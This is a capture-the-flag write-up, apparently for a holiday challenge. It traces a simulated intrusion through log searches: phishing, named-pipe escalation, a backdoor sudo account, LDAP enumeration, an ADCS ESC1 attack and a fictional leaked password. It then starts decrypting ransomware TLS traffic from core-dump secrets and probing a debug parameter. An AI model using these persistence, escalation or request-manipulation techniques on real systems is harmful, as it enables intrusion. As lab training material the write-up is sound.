- The sequence of piped commands `sort | uniq -c | sort -nr` is a nice way to group rows with the same value, count them, and then sort them from the most common to the least common.

Q5: Our ElfSOC analysts need your help identifying the hostname of the domain computer that established a connection to the attacker after receiving the phishing email from the previous question. You can take a look at our GreenCoat proxy logs as an event source. Since it is a domain computer, we only need the hostname, not the fully qualified domain name (FQDN) of the system.


From the body of the email above, it had a link to `http://hollyhaven.snowflake/howtosavexmas.zip`. Searching for this in the search bar, Kibana finds it immediately as we type it in. There's just one document. Event.host is `SleighRider`.




```
% grep GreenCoat *log > greencoat.txt
% grep hollyhaven.snow greencoat.txt

log_chunk_1.log:<134>1 2024-09-15T10:36:26-04:00 SecureElfGwy GreenCoat - - - {"ip": "172.24.25.12",
"user_identifier": "elf_user02", "timestamp": "2024-09-15T10:36:26-04:00", "method": "GET", "url":
"http://hollyhaven.snowflake/howtosavexmas.zip", "http_protocol": "HTTP/1.1", "status_code": 200,
"response_size": 1098, "protocol": "HTTP", "additional_info": "outgoing via 172.24.25.25", "host":
"SleighRider"}
```

Q6: What was the IP address of the system you found in the previous question? See previous question: 172.24.25.12


Q7: A process was launched when the user executed the program AFTER they downloaded it. What was that Process ID number (digits only please)? 10014



I grepped for machine name, suppressing filename, piped to sort and save to file to analyze timelne on host. I found 10014 be created and used for DNS for the ransomware

```
% grep -h SleighRider.northpole.local *log | sort > SleighRider.northpole.local.txt
```

Q8: Did the attacker's payload make an outbound network connection? Our ElfSOC analysts need your help identifying the destination TCP port of this connection. 8443



Q9: The attacker escalated their privileges to the SYSTEM account by creating an inter-process communication (IPC) channel. Submit the alpha-numeric name for the IPC channel used by the attacker.

https://www.elastic.co/guide/en/security/current/privilege-escalation-via-named-pipe-impersonation.html

From the above link, it mentioned the following:

```
process.args : "\\\\.\\pipe\\*"
```


I ran this:

```
grep '\\\\.\\pipe' *.log > namedpipes.txt
```

There were 2 possible answers:

```
\\\\.\\pipe\\ddpvccdbr
\\\\.\\pipe\\pyavhs
```


From https://detect.fyi/threat-hunting-suspicious-named-pipes-a4206e8a4bc8 Event IDs: 7045 and 4697



ddpvccdbr

Q10: The attacker's process attempted to access a file. Submit the full and complete file path accessed by the attacker's process.

10014 was the processID for the other named pipes. 4663 is the event id for accessing files. (ref)





```
% grep 4663 10014.txt | egrep -o '\{.*' | jq .
{
  "EventTime": "2024-09-16 10:45:48",
  "Hostname": "SleighRider.northpole.local",
  "Keywords": -9223372036854775808,
  "EventType": "AUDIT_SUCCESS",
  "SeverityValue": 4,
  "Severity": "INFO",
  "EventID": 4663,
  "SourceName": "Microsoft-Windows-Security-Auditing",
  "ProviderGuid": "{54849625-5478-4994-A5BA-3E3B0328C30D}",
  "Version": 1,
  "Task": 12800,
  "OpcodeValue": 0,
  "RecordNumber": 123456,
  "ProcessID": 10014,
  "ThreadID": 6340,
  "Channel": "Security",
  "Domain": "NT AUTHORITY",
  "AccountName": "SYSTEM",
  "UserID": "S-1-5-18",
  "AccountType": "User",
  "Category": "Object Access",
  "Opcode": "Info",
  "UtcTime": "2024-09-16T10:45:48-04:00",
  "ProcessGuid": "{face0b26-426e-660c-eb0f-000000000700}",
  "ProcessName": "C:\\Users\\elf_user02\\Downloads\\howtosavexmas\\howtosavexmas.pdf.exe",
  "ObjectServer": "Security",
  "ObjectType": "File",
  "ObjectName": "C:\\Users\\elf_user02\\Desktop\\kkringl315@10.12.25.24.pem",
  "HandleID": "0x3fc",
  "Accesses": "READ_CONTROL,SYNCHRONIZE,ReadData",
  "AccessMask": "0x120089",
  "EventReceivedTime": "2024-09-16T10:45:48-04:00",
  "SourceModuleName": "inSecurity",
  "SourceModuleType": "im_msvistalog"
}
```

C:\Users\elf_user02\Desktop\kkringl315@10.12.25.24.pem

Q11: The attacker attempted to use a secure protocol to connect to a remote system. What is the hostname of the target server?


kringleSSleighH

Searched for sshd and found all hostnames were kringleSSleighH (notice that the capital letters spell SSH).



Q12: The attacker created an account to establish their persistence on the Linux host. What is the name of the new account created by the attacker?

After grepping around, I found ssdh. `adduser` is the Linux command to create a new account. This was likely chosen as it looks close to the `sshd` user which is associated with the `sshd` process (SSH daemon).




Q13: The attacker wanted to maintain persistence on the Linux host they gained access to and executed multiple binaries to achieve their goal. What was the full CLI syntax of the binary the attacker executed after they created the new user account?

/usr/sbin/usermod -a -G sudo ssdh

Q14: The attacker enumerated Active Directory using a well known tool to map our Active Directory domain over LDAP. Submit the full ISO8601 compliant timestamp when the first request of the data collection attack sequence was initially recorded against the domain controller.

After grepping in the logs, I found that there were a lot of hits with `LDAP` in the description field starting at the time in green. It was 9-10 events/second. Looking in Kibana, it lasted over 2 minutes.

```
% grep -i ldap *log > ldap.txt
% cut -f2 -d ' '  ldap.txt | sort | uniq -c | head
   1 2024-09-15T06:04:19-04:00
   9 2024-09-16T11:10:12-04:00
  10 2024-09-16T11:10:13-04:00
  10 2024-09-16T11:10:14-04:00
  10 2024-09-16T11:10:15-04:00
  10 2024-09-16T11:10:16-04:00
  10 2024-09-16T11:10:17-04:00
  10 2024-09-16T11:10:18-04:00
  10 2024-09-16T11:10:19-04:00
  10 2024-09-16T11:10:20-04:00
```




Q15: The attacker attempted to perform an ADCS ESC1 attack, but certificate services denied their certificate request. Submit the name of the software responsible for preventing this initial attack.

```
% grep -i denied *.log
log_chunk_2.log:<134>1 2024-09-16T11:14:12-04:00 dc01.northpole.local WindowsEvent - - - {"LogName": "Security",
"Source": "Microsoft-Windows-Security-Auditing", "Date": "2024-09-16T11:14:12-04:00", "EventID": 4888,
"Category": "Certification Services - Certificate Request Denied", "Level": "Information", "Keywords": "Audit
Failure", "User": "N/A", "Computer": "dc01.northpole.local", "Description": "A certificate request was made for
a certificate template, but the request was denied because it did not meet the criteria.",
"UserInformation_UserName": "elf_user@northpole.local", "CertificateInformation_CertificateAuthority": "elf-
dc01-SeaA", "CertificateInformation_RequestedTemplate": "Administrator", "ReasonForRejection": "KringleGuard EDR
flagged the certificate request.", "AdditionalInformation_RequesterComputer": "10.12.25.24",
"AdditionalInformation_RequestedUPN": "administrator@northpole.local"}
```


Q16: We think the attacker successfully performed an ADCS ESC1 attack. Can you find the name of the user they successfully requested a certificate on behalf of? nutcrakr

From the above screenshot, the `Category` starts with "Certification." I put this into Kibana and found one certificate issued.



Q17: One of our file shares was accessed by the attacker using the elevated user account (from the ADCS attack). Submit the folder name of the share they accessed.

From online search, the Windows event ID for accessing a file share is 5140. Adding the IP from Q4, we see WishLists. The `SubjectUserName` isn't `nutcrakr`, but the `elf_user` is seen in the above screenshot as the `UserInformation_UserName`.




Q18: The naughty attacker continued to use their privileged account to execute a PowerShell script to gain domain administrative privileges. What is the password for the account the attacker used in their attack payload?

The event ID for when a PowerShell command is issued is 4104.

```
% grep -i nutcrakr *.log | grep 4104 | egrep -o '\{.*\}' | jq .
{
  "MessageNumber": 1,
  "MessageTotal": 1,
  "ScriptBlockText": "Add-Type -AssemblyName System.DirectoryServices\n$ldapConnString = \"LDAP://CN=Domain
Admins,CN=Users,DC=northpole,DC=local\"\n$username = \"nutcrakr\"\n$pswd = 'fR0s3nF1@k3_s'\n$nullGUID =...
```

Q19: The attacker then used remote desktop to remotely access one of our domain computers. What is the full ISO8601 compliant UTC EventTime when they established this connection?


The event ID for using Remote Desktop Protocol (RDP) is 4624. This event is logged when an account is successfully logged on, and it includes information about RDP logins. 2024-09-16T15:35:57.000Z



Q20: The attacker is trying to create their own naughty and nice list! What is the full file path they created using their remote desktop connection? C:\WishLists\santadms_only\its_my_fakelst.txt


Used grep to find rows with nutcrakr and wishlists. It found 8. Then I honed in on it in Kibana.

```
% grep -i nutcrakr *.log | grep -i wishlists | egrep -o '\{.*\}' | jq .
```



Q21: The Wombley faction has user accounts in our environment. How many unique Wombley faction users sent an email message within the domain? 4

After looking around at various emails trying to find things related to Wombley, I found some of the From email addresses started with wcub (Wombley Cube). Doing a filter for this and clicking on the From field, it showed 4 users.



Q22: The Alabaster faction also has some user accounts in our environment. How many emails were sent by Alabaster users to the Wombley faction users? 22


```
% grep SnowGlowMailPxy *.log | grep '"To": "wcub' | grep '"From": "asnow' > q22.txt
% wc -l q22.txt
      22 q22.txt
```

Q23: Of all the reindeer, there are only nine. What's the full domain for the one whose nose does glow and shine? To help you narrow your search, search the events in the 'SnowGlowMailPxy' event source. rud01ph.glow

Searching mail logs and searching for `rudolph` ignoring case. I was expecting the `rudolph` string to be part of the domain, but I got lucky and found the leet speak version of it within 20 characters after matching `rudolph` with my simple regex search.

```
% grep SnowGlowMailPxy *.log | grep -i rudolph > rudolph.txt

% egrep -o -i 'rudolph.{20}' rudolph.txt | sort | uniq
Rudolph. I kindly request y
... <snipped>
RudolphRunner@rud01ph.glow"
```

Knowing that the `rudolph` was in the `From` field. This is how it can be seen in Kibana.



Side Note

Leetspeak is a type spelling that replaces letters with numbers and symbols that look like the letter it's replacing (Wikipedia).

Q24: With a fiery tail seen once in great years, what's the domain for the reindeer who flies without fears? `c0m3t.halleys`

From the context clues and previous answer, I search for `*0m3t*` and find the answer.

Key Learnings

- Grepping through logs, regex.
- Kibana Discover, Kibana Visualize.
- Docker Desktop container setup.

Act 3: Decrypt the Naughty-Nice List ❄ ❄ ❄ ❄ ❄

Decrypt the Frostbit-encrypted Naughty-Nice list and submit the first and last name of the child at number 440 in the Naughty-Nice list.

Goal

Decrypt the csv file to find the name on line 440 of the Naughty-Nice list

Key Hints

- I'm with the North Pole cyber security team. We built a powerful EDR that captures process memory, network traffic, and malware samples. It's great for incident response - using tools like strings to find secrets in memory, decrypt network traffic, and run strace to see what malware does or executes.
- The Frostbit infrastructure might be using a reverse proxy, which may resolve certain URL encoding patterns before forwarding requests to the backend application. A reverse proxy may reject requests it considers invalid. You may need to employ creative methods to ensure the request is properly forwarded to the backend. There could be a way to exploit the cryptographic library by crafting a specific request using relative paths, encoding to pass bytes and using known values retrieved from other forensic artifacts. If successful, this could be the key to tricking the Frostbit infrastructure into revealing a secret necessary to decrypt files encrypted by Frostbit.
- There's a new ransomware spreading at the North Pole called Frostbit. Its infrastructure looks like code I worked on, but someone modified it to work with the ransomware. If it is our code and they didn't disable dev mode, we might be able to pass extra options to reveal more information. If they are reusing our code or hardware, it might also be broadcasting MQTT messages.

Solution Steps

Step 1: Download and unzip artifacts. These are unique to each player. Here are the key files:

Filename	Description
ransomware_traffic.pcap	Network packet capture
naughty_nice_list.csv.frostbit	Ransomware-encrypted file
frostbit_core_dump.13	Core dump

Step 2: Run strings on core dump.

Run strings and pipe it to less to view the strings in the program to get a general feel with what is inside:

```
strings frostbit_core_dump.13 | less
```

Step 3: Decrypt the .pcap to gather information

When we open the .pcap file in Wireshark, we see that it is all encrypted TLS. The core dump file has the secrets we can use to decrypt the payloads.


```
$ strings frostbit_core_dump.13 | grep SECRET | sort -u
CLIENT HANDSHAKE TRAFFIC SECRET
CLIENT_HANDSHAKE_TRAFFIC_SECRET d084981bdb72ab30e747f1c1804b21688a756c10c6b9a8851b0cea39b2f51b73
04a73a3bb02ee88a579aeb88db9a87
CLIENT HANDSHAKE TRAFFIC SECRET d084981bdb72ab30e747f1c1804b21688a756c10c6b9a8851b0cea39b2f51b73
04a73a3bb02ee88a579aeb88db9a875b4326f752cb14c16bc6c13ce7f3870174
CLIENT_TRAFFIC_SECRET_0 d084981bdb72ab30e747f1c1804b21688a756c10c6b9a8851b0cea39b2f51b73
ffce3a9cbaa03a6b966ea22457424fb465d7e12335755cdfd2172752d1beb047
SERVER_HANDSHAKE_TRAFFIC_SECRET d084981bdb72ab30e747f1c1804b21688a756c10c6b9a8851b0cea39b2f51b73
8a8faf15d7751fb3c2d9c9f84f5a0fb717ed19a47ed69fa5f9e423568788cb21
SERVER TRAFFIC SECRET 0 d084981bdb72ab30e747f1c1804b21688a756c10c6b9a8851b0cea39b2f51b73
4475be189006416f71a50de1cf76b9829990e5ea021aff3d900dd4a7a67127ee
}\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\CLIENT_HANDSHAKE_TRAFFIC_SECRET d084981bdb72ab30e747f1c1804b2168
```

Side Notes

- The first word in the row indicates which side the secret is associated with (client vs server). The next words indicate if the secret is for the TLS handshake or normal traffic. The hex string starting with "d084" is the random nonce identifier. The 2nd hex string is the symmetric key used for encryption/decryption of the payloads.
- A nonce (short for "number used once") is an arbitrary number that is used only once in a cryptographic communication. It is often a random or pseudo-random number issued in an authentication protocol to ensure that old communications cannot be reused in replay attacks. The primary purpose of a nonce is to add an element of uniqueness to each transaction or communication session.

Using tutorials online such as this one, I was able to decrypt the TLS packets. This is the output from doing a "Follow HTTP Stream":

- GET for /session gets a nonce back. This is likely the ransomware checking in and receiving a nonce for the unique session.



- POST to /key with the encryptedkey and nonce in the request body. The encrypted key is assumed to be generated by the ransomware software and has the key to decrypt the encrypted ransomware file. A digest, status, and statusid are returned.

```
POST /api/v1/bot/a9f10136-bcff-4800-a911-ff2279f88ba2/key HTTP/1.1
Host: api.frostbit.app
User-Agent: Go-http-client/1.1
Content-Length: 1070
Content-Type: application/json
Accept-Encoding: gzip

{"encryptedkey":"7253d553ce47123a31313432a977773341efa23e024f9965347b305bf5e26968f6c93c236ca4331964d4
f21b3e5066ca90580191ad8707e27977c33e837ccf9da464974396276 58ab121e71e7183dcc61c7d44775fc951baa824c61e3
eb1cdf75280299adf2220635fdb6909605460650937d396a1f9e9f0a3f0094deadb09b9f3e5e06e3da722b309c593e531808f
5abf021abb4502c4bcd1b61ca45aef869520232f7fbda5096030b46856cef1a69632588a85b6a1d8c0461cfab7270168f89fc
e652c41eb829d3b8363b8010924d3dd757615cdf26792177281a78516bd7b37cd434b82432eb65c0eb5aa4883c9bd46f7fcbd
eba810115fd3dd906b7c7e5bf3d741a22b4bb58397d19470873ca55f9d212b72909e039418fd49584303c82d86439c798aa1c
af0bf74f5a9c729","nonce":"8851cfca33590a1c"}
HTTP/1.1 200 OK
Server: nginx/1.27.1
Date: Tue, 17 Dec 2024 20:32:28 GMT
Content-Type: application/json
Content-Length: 101
Connection: keep-alive
Strict-Transport-Security: max-age=31536000

{"digest":"d20091a0701020010021000800015261","status":"Key Set","statusid":"ZQznCAjUm6JPiqHdG7SPPw"}
```

Key Learnings from the .pcap

- Values for the nonce, encryptedkey, digest, and statusid. These can be also extracted from the core dump, but this is a more convenient way to see them.

Step 4: Learn about the ransomware page.


Run these commands to extract out specifics:

```
strings frostbit_core_dump.13 | grep https:
```

We get the same URLs as above along with one more. From above we see the "ZQzn" string is the status id.

```
https://api.frostbit.app/view/ZQznCAjUm6JPiqHdG7SPPw/a9f10136-bcff-4800-a911-
ff2279f88ba2/status?digest=d20091a0701020010021000800015261
```

When we go to the URL in a browser, we get the ransomware page with Wombley's ransom demands, that sneaky fella:




The source of the page mentions debugData:

```
        // Decode base64 debug data if it's not "false"
        let decodedDebugData = null;
        if (debugData) {
            try {
                decodedDebugData = atob(debugData);
            } catch (e) {
                console.error('Error decoding debug data: ', e, debugData);
                decodedDebugData = "Error decoding debug data. " + e + " " + debugData;
            }
        }
```

Adding "debug=1" as a parameter, we see debug info at the bottom of the screen:

```
https://api.frostbit.app/view/1BZt8U6DVJGk8TEzNE/d528c106-55c7-427c-93b0-
0cc77bf53358/status?digest=c4c09c08a0000040086c001104000402&debug=1
```



When we change the digest by removing a character, the error shows a Python file and its path with "static."

```
{
    "debug": true,
    "error": "Status Id File Digest Validation Error: Traceback (most recent call last):\n  File
\"/app/frostbit/ransomware/static/FrostBiteHashlib.py\", line 55, in validate\n    decoded bytes =
binascii.unhexlify(hex_string)\nbinascii.Error: Odd-length string\n"
}
```

